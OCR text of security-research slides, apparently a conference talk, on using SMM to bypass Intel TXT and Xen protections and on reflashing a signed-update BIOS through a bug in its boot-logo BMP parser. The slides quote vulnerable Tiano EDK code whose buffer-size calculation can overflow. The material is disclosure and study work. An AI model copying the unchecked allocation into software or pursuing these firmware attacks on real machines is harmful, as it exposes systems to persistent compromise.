


Notes:

- Diagram is not in scale!
- SENTER also resets and extends PCR17 with hash of SINIT/BIOSACM/(STM)/ LCP


And this is how we attacked it...

TXT attack sketch (using tboot+Xen as example)



Notes:

- Diagram is not in scale!
- SENTER also resets and extends PCR17 with hash of SINIT/BIOSACM/(STM)/ LCP



SMM attacks cont. (now SMM as an attack aid)

(e.g. Intel TXT bypassing, Xen hypervisor compromises from Dom0)

This clearly shows that some low-level problems (e.g. SMM security) can greatly affect security of some other, higher-level, mechanisms, e.g. Intel TXT and VMM security!

Attacking the Intel BIOS

As every kid knows, BIOS, and any other firmware, should be update'able only via **digitally signed updates**...

So far there has been no public presentation about how to reflash a BIOS that makes use of the reflashing locks and requires digitally signed updates...

... up until Black Hat USA 2009 :)


FLASH GORDON
CONQUERS THE UNIVERSE

We found a bug in the code that loads the logo image, displayed at the early stage of the BIOS boot...

tiano_edk/source/Foundation/Library/Dxe/Graphics/Graphics.c:

```
EFI_STATUS ConvertBmpToGopBlt ()
{
...
 if (BmpHeader->CharB != 'B' || BmpHeader->CharM != 'M') {
      return EFI_UNSUPPORTED;
   }

   BltBufferSize = BmpHeader->PixelWidth * BmpHeader->PixelHeight
      * sizeof (EFI_GRAPHICS_OUTPUT_BLT_PIXEL);
   IsAllocated   = FALSE;
   if (*GopBlt == NULL) {
     *GopBltSize = BltBufferSize;
     *GopBlt     = EfiLibAllocatePool (*GopBltSize);
```


Courtesy of https://edk.tianocore.org/

